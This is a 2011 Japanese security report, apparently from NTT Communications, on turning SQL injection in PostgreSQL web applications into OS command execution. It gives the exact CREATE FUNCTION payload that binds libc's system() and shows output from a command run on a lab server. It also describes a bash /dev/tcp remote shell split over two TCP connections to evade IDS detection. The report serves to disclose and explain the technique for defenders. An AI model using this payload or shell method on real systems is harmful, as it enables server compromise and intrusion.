

PostgreSQL と OS Command Injection

NTT コミュニケーションズ株式会社
ソリューションサービス部
第四エンジニアリング部門
セキュリティオペレーション担当

2011年10月14日

Ver. 1.0



1. 調査概要.....	3
2. POSTGRESQLを使ったWEBアプリケーションでのOS COMMAND INJECTION.....	3
2.1. POSTGRESQLを使ったWEBアプリケーションのSQL INJECTION問題を經由したOS COMMAND INJECTION.....	3
3. まとめ.....	13
4. 検証作業者	13
5. 参考.....	14
6. 履歴.....	14
7. 最新版の公開URL	14
8. 本レポートに関する問合せ先.....	14

1. 調査概要

Microsoft SQL Server を使った Web Application 上の SQL Injection からの OS Command Injection については、多数の文献があるが、PostgreSQL を使った場合についての文献は皆無のため、ここにその方法、および制限事項等について記述する。

2. PostgreSQL を使った Web アプリケーションでの OS Command Injection

2.1. PostgreSQL を使った Web アプリケーションの SQL Injection 問題を經由した OS Command Injection

現在の多くの Web アプリケーションには、バックエンドにデータベースを配置している。データベースとして、PostgreSQL を使用した場合でも、Web アプリケーションに不備があれば、SQL Injection という脆弱性は存在してしまう。

Microsoft SQL Server の場合、Web アプリケーションがデータベース(MS-SQL Server)に対して DBMS 管理者権限で接続している場合、MS-SQL Server に事前に用意されている拡張ストアードプロシージャによって、OS Command Injection を含め、非常に多岐にわたる不正アクセスによる行動を許してしまう。

それでは、PostgreSQL の場合はどうであろうか。PostgreSQL の SQL 文では、マルチプル・ステートメントが可能であるため、SQL 文の最初の命令(SELECT や INSERT など)自体が、注入可能である。

よって、SQL Injection 脆弱性のある Web アプリケーションが仮に DBMS 管理者権限(つまり、ユーザ「postgres」)で接続している場合、「CREATE FUNCTION」コマンドを発行することが可能となる。

この「CREATE FUNCTION」コマンドとは、ユーザ定義のライブラリ(拡張子「.so」などの動的共有ライブラリ)を、SQL 文の関数として定義する関数である。いわゆる UDF を SQL 文の関数として組み込む命令である。

一般的には、UDF として、ユーザ自身が C 言語などでプログラムを作成し登録するための SQL 命令であるが、C 言語標準のライブラリにある「system」関数を定義すれば、OS Command を実行させることができる。

C 言語標準の「system」関数は、一般に glibc (OS によりパスが異なるが・・・)に実装されているので、それを「CREATE FUNCTION」コマンドで登録するのである。

ただし、この方法には、いくつか制限がある。

- PostgreSQL は OS 上では、一般ユーザで動作しているため、OS Command Injection で実行できる OS Command の権限は、一般ユーザ権限である。
(MS-SQL Server の場合、SYSTEM 権限や、Administrators グループなど高い権限)
- 筆者の感覚として、現実的に、PostgreSQL を使った Web アプリケーションで、DBMS 権限(ユーザ「postgres」)を使っていない。
つまり、PostgreSQL を使って Web アプリケーションで、DBMS 権限(ユーザ「postgres」)を使っているのは希少である。

- 最近のPostgreSQLでは、マクロ変数「PG_MODULE_MAGIC」が定義されていない共有ライブラリは、「CREATE FUNCTION」コマンドでロードすることができない。
(どうやら、PostgreSQLのUDFのインターフェイスの仕様変更(バージョンアップ)に伴い、どちらの仕様のUDFかを区別するために導入されたマクロ変数らしい¹⁾)
つまり、最近のPostgreSQLでは、glibcを直接ロードさせることができない。
- 最近のWebアプリケーションでPostgreSQL8.2未満という古いバージョンを利用している可能性は低い。




図 2.1-1 : 既にこのページに「SQL Injection」脆弱性が存在し、

PostgreSQL が背後のデータベースであり、そのバージョンを表示させる




図 2.1-2 : 図 2.1-1の結果。PostgreSQL ver7.4.28 である

¹ version8.2リリースノートより「バージョン互換性検査のために、C言語による動的ロード可能なモジュールが PG_MODULE_MAGIC マクロ呼び出しをインクルードしなければならなくなりました」




図 2.1-3 : 少し古いPostgreSQLの場合、SQL Injectionするコードとして、

「**CREATE FUNCTION systemExec12(name) RETURNS integer AS '/lib/libc.so.6','system' LANGUAGE C STRICT**」を与えることで、/lib/libc.so.6 内の system関数をSQLの関数として定義することが可能だ。(専用のUDFを作る必要さえない！！)




図 2.1-4 : 図 2.1-3の結果。


```

ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
合計 84
drwxrwxrwt 13 root    root    4096 10月 11 10:24 /
drwxr-xr-x 24 root    root    4096 10月 11 10:19 ../
drwxrwxrwt 2 root    root    4096 10月 11 10:20 /CE-unix/
-r--r--r-- 1 root    root     11 10月 11 10:19 /X0-lock
drwxrwxrwt 2 root    root    4096 10月 11 10:19 /X11-unix/
drwxrwxrwt 2 root    root    4096 10月 11 10:19 /font-unix/
-rw----- 1 root    root     66 10月 11 10:20 .gdmVE972V
srw-rw-rw- 1 root    root     0 10月 11 10:19 .gdm_socket=
srwxrwxrwx 1 postgres postgres 0 10月 11 10:34 .s.PGSQL.5432=
-rw----- 1 postgres postgres 27 10月 11 10:34 .s.PGSQL.5432.lock
srwxrwxrwx 1 postgres postgres 0 10月 11 10:24 .s.PGSQL.5433=
-rw----- 1 postgres postgres 30 10月 11 10:24 .s.PGSQL.5433.lock
drwxrwxrwt 3 root    root    4096 6月 26 2010 /VMwareDnD/
drwx----- 3 root    root    4096 10月 11 10:20 gconfd-root/
drwxr-xr-x 2 root    root    4096 10月 11 10:22 hspdfdata_root/
drwx----- 2 root    root    4096 10月 11 10:20 keyring-yYsGaE/
srwxr-xr-x 1 root    root     0 10月 11 10:20 mapping-root=
drwx----- 2 root    root    4096 10月 11 10:21 orbit-root/
-rw-r--r-- 1 root    root     5 10月 11 10:20 scim-bridge-0.3.0.lockfile-0@localhost:0.0
srwxr-xr-x 1 root    root     0 10月 11 10:20 scim-bridge-0.3.0.socket-0@localhost:0.0=
srw----- 1 root    root     0 10月 11 10:20 scim-helper-manager-socket-root=
srw----- 1 root    root     0 10月 11 10:20 scim-panel-socket:0-root=
srw----- 1 root    root     0 10月 11 10:20 scim-socket-frontend-root=
-rw-r--r-- 1 root    root    700 10月 11 10:20 sealert.log
drwx----- 2 root    root    4096 10月 11 10:20 ssh-dwWkck3514/
drwx----- 2 root    root    4096 10月 11 10:20 virtual-root.eKjAPR/
drwx----- 2 root    root    4096 8月 4 00:47 vmware-root/
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.29/webapps/ROOT> █
    
```

図 2.1-5 : 図 2.1-4で関数定義が行われたので、次は実際にコマンドを実行してみる。

その前に、PostgreSQLが動作しているCentOS上の /tmp/ 以下に「zz12.txt」がないことを確認しておく




図 2.1-6 : 図 2.1-5後「ifconfig > /tmp/zz12.txt」を実行させてみる




図 2.1-7 : 図 2.1-6の結果 1




図 2.1-8 : 図 2.1-6の結果 2

実際に「/tmp/zz12.txt」が作成された

```

ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.29/webapps/ROOT> cat /tmp/zz12.txt
eth0      Link encap:Ethernet HWaddr 00:0C:29:79:33:D4
          inet addr:192.0.2.11 Bcast:192.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe79:33d4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14486 (14.1 KiB) TX bytes:75997 (74.2 KiB)
          Interrupt:59 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:2415 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2415 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3175389 (3.0 MiB) TX bytes:3175389 (3.0 MiB)

localhost.localdomain(root):/usr/local/apache-tomcat-5.5.29/webapps/ROOT>
    
```

図 2.1-9: 図 2.1-6の結果 3

図 2.1-8で見つかった「/tmp/zz12.txt」の内容。ifconfigの実行結果である




図 2.1-10: Linux 上で OS Command となれば、bash しかないでしょう。

ということで、bash の仮想ネットワークファイルを使った擬似 netcat を試みる。

(いくつかのディストリビューションでは無効化されている機能である)

今回は、IDS への検知が行い難いように、あえて TCP を二本試してみる




図 2.1-11 : 図 2.1-10の結果。クライアント側PCに接続が行われ、
 クライアント側ポート 91 の接続側で入力したコマンドが
 PostgreSQLが動作しているOS上で実行され、
 クライアント側ポート 90 の接続側で実行結果が出力されている
 (idの結果から、一般ユーザ権限であることが分かる)


